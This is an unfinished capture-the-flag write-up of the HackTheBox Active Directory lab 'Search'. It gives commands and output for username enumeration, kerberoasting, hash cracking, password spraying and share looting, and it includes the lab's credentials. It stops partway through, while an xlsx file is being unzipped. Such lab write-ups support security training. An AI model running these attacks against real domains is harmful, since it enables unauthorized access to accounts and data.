Search: a hard HackTheBox machine

Overview
Search is a hard Active Directory box. Initial access comes from a password visible in an image on the web server. From there it’s kerberoasting, password spraying, digging through an xlsx file in a redirected folder share, and a chain of credential pivots that eventually leads to abusing a certificate template for privilege escalation. Still finishing this one up.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.
the usual nmap -A is enough and we get a website this time on port 80, the only non standard port in this AD setup, and we start by checking out, and this image stands out :

the text says “Send password to Hope Sharp” and the password is ‘IsolationIsKey?’, we have a name here, but I don’t know the username schema, we can guess but this is the time I’m showcasing username-anarchy in my writeups, so let it shine :
1
2
3
~/tools/AD/username-anarchy/username-anarchy Hope Sharp > hope.txt
$ wc -l hope.txt
14 hope.txt
above will generate common usernames for us based on the common username’s schema, we can validate them with kerbrute and we get a hit for hope.sharp :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
kerbrute userenum -d search.htb hope.txt --dc 10.129.229.57

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/09/26 - Ronnie Flathers @ropnop

2026/03/09 23:07:00 >  Using KDC(s):
2026/03/09 23:07:00 >  	10.129.229.57:88

2026/03/09 23:07:00 >  [+] VALID USERNAME:	 hope.sharp@search.htb
2026/03/09 23:07:00 >  Done! Tested 14 usernames (1 valid) in 0.240 seconds
we try the password we found before for this username :
1
2
3
nxc smb 10.129.229.57 -u hope.sharp -p 'IsolationIsKey?'
SMB         10.129.229.57   445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\hope.sharp:IsolationIsKey?
whenever we have a set of credentials in an AD environment, I’d run rusthound-ce in another terminal and prepare bloodhound, for now let’s check the shares, try get users etc .. :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
nxc smb 10.129.229.57 -u hope.sharp -p 'IsolationIsKey?' --shares
SMB         10.129.229.57   445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\hope.sharp:IsolationIsKey?
SMB         10.129.229.57   445    RESEARCH         [*] Enumerated shares
SMB         10.129.229.57   445    RESEARCH         Share           Permissions     Remark
SMB         10.129.229.57   445    RESEARCH         -----           -----------     ------
SMB         10.129.229.57   445    RESEARCH         ADMIN$                          Remote Admin
SMB         10.129.229.57   445    RESEARCH         C$                              Default share
SMB         10.129.229.57   445    RESEARCH         CertEnroll      READ            Active Directory Certificate Services share
SMB         10.129.229.57   445    RESEARCH         helpdesk
SMB         10.129.229.57   445    RESEARCH         IPC$            READ            Remote IPC
SMB         10.129.229.57   445    RESEARCH         NETLOGON        READ            Logon server share
SMB         10.129.229.57   445    RESEARCH         RedirectedFolders$ READ,WRITE
SMB         10.129.229.57   445    RESEARCH         SYSVOL          READ            Logon server share
the user sharp.hope has read and write access to the RedirectedFolders$ share, basically has user’s profiles etc .. we have nothing over helpdesk, usually would contain juicy information if we land on a user that has read rights on it, something to keep in mind for now and let’s move on, we can get a list of users with nxc ldap :
1
2
3
 nxc ldap 10.129.229.57 -u hope.sharp -p 'IsolationIsKey?' --users-export users.txt
 $ wc -l users.txt
105 users.txt
quite a lot, and it’s worth it to try asresproasting ( to hear me yapping about this check out my forest writeup ) or kerberoasting.
story time about kerberoasting since we haven’t actually explained it in any writeup, kerberoasting targets accounts with an SPN ( service principal name ), it’s the instance of the service the users would ask a TGS for to authenticate to like http/search.htb , mssql, ldap, cifs etc … these users don’t need to know the account running the service behind the scenes, just the SPN, but the KDC still needs to know which is running which, these can be user accounts or service accounts , a common good practice to separate the too and run services using service accounts, so the KDC has a mapping of which users have which SPNs, it’s not a secret since it’s in the account’s attributes and we can read it using ldap by querying for it, or we can modify too, i’ll get back to this in a second, we can query it which tools like impacket-GetUserSPNs do, the KDC needs to know which account is running the instance so he’ll know what password to use to use to encrypt the service ticket he’ll grant you with, this ST is meant for you to present it to the service, this later can decrypt it since it knows its own password and so the KDC but we can’t. the whole idea is that any user can request a ST for any service in the domain usually, this later is encrypted with the service’s own password and if this password is weak we can crack it, back to when I say modify the SPN, if you have for example WriteSPN on a user you’d assign them an SPN, then request a ST to it, crack that to get their password. which the whole idea of kerberoasting.
Exploitation
a simple way to do it here is with nxc :
1
nxc ldap 10.129.229.57 -u hope.sharp -p 'IsolationIsKey?' --kerberoast -

the account web_svc seems to have an SPN here, and we managed to grab a hash as seen above, we save it to a file hash.txt and crack it with hashcat :
1
hashcat hash.txt /usr/share/wordlists/rockyou.txt
this cracks to : web_svc:3ONEmillionbaby
and rusthound-ce since it seems I forgot about it :
1
2
3
4
5
6
rusthound-ce -d search.htb -u hope.sharp -p 'IsolationIsKey?' -i 10.129.229.57 -z
---------------------------------------------------
Initializing RustHound-CE at 23:12:18 on 03/09/26
Powered by @g0h4n_0
--------------------------------------------------
< SNIP >
bloodhound didn’t show us any interesting information, one thing to always keep in mind when you do kerberoasting and it’s a service account not a user account, a service account like web_svc, someone likely did set it up, a human after all, and he may have reused his password of his account for this service account, a common practice, so it’s worth it to do a password spray, with 105 users I believe was it ? that would take forever with nxc, we’ll use kerbrute :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
kerbrute passwordspray -d search.htb --dc 10.129.229.57 ../users.txt @3ONEmillionbaby

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/09/26 - Ronnie Flathers @ropnop

2026/03/09 23:14:01 >  Using KDC(s):
2026/03/09 23:14:01 >  	10.129.229.57:88

2026/03/09 23:14:02 >  [+] VALID LOGIN:	 Edgar.Jacobs@search.htb:@3ONEmillionbaby
2026/03/09 23:14:04 >  [+] VALID LOGIN:	 web_svc@search.htb:@3ONEmillionbaby
2026/03/09 23:14:04 >  Done! Tested 105 logins (2 successes) in 2.654 seconds
nearly in 3s, the password is also valid for Edgar.Jacobs, it’s worth checking if he can read the helpdesk share, since he setup the web_svc, he seems to be an IT person most likely.


and this user is part of the helpdesk group due to nested group memberships :
checking edgar.jacobs desktop files there is seems to be a worksheet (xlsx file):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
smb: \> cd edgar.jacobs
smb: \edgar.jacobs\> ls
  .                                  Dc        0  Thu Apr  9 16:04:11 2020
  ..                                 Dc        0  Thu Apr  9 16:04:11 2020
  Desktop                           DRc        0  Mon Aug 10 06:02:16 2020
  Documents                         DRc        0  Mon Aug 10 06:02:17 2020
  Downloads                         DRc        0  Mon Aug 10 06:02:17 2020

		3246079 blocks of size 4096. 769908 blocks available
smb: \edgar.jacobs\> cd Desktop
lsmb: \edgar.jacobs\Desktop\> ls
  .                                 DRc        0  Mon Aug 10 06:02:16 2020
  ..                                DRc        0  Mon Aug 10 06:02:16 2020
  $RECYCLE.BIN                     DHSc        0  Thu Apr  9 16:05:29 2020
  desktop.ini                      AHSc      282  Mon Aug 10 06:02:16 2020
  Microsoft Edge.lnk                 Ac     1450  Thu Apr  9 16:05:03 2020
  Phishing_Attempt.xlsx              Ac    23130  Mon Aug 10 06:35:44 2020

		3246079 blocks of size 4096. 769908 blocks available
smb: \edgar.jacobs\Desktop\> get Phishing_Attempt.xlsx
getting file \edgar.jacobs\Desktop\Phishing_Attempt.xlsx of size 23130 as Phishing_Attempt.xlsx (45.0 KiloBytes/sec) (average 45.0 KiloBytes/sec)
smb: \edgar.jacobs\Desktop\>
an xlsx file is basically just a zip file ( since I’m in kali, it would be much easier to just use the terminal or open it online ):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
unzip Phishing_Attempt.xlsx
Archive:  Phishing_Attempt.xlsx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/worksheets/sheet2.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/drawings/drawing1.xml
  inflating: xl/charts/chart1.xml
  inflating: xl/charts/style1.xml
  inflating: xl/charts/colors1.xml
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/worksheets/_rels/sheet2.xml.rels
  inflating: xl/drawings/_rels/drawing1.xml.rels
  inflating: xl/charts/_rels/chart1.xml.rels
  inflating: xl/printerSettings/printerSettings1.bin
  inflating: xl/printerSettings/printerSettings2.bin
  inflating: xl/calcChain.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
PS : Im still writing this.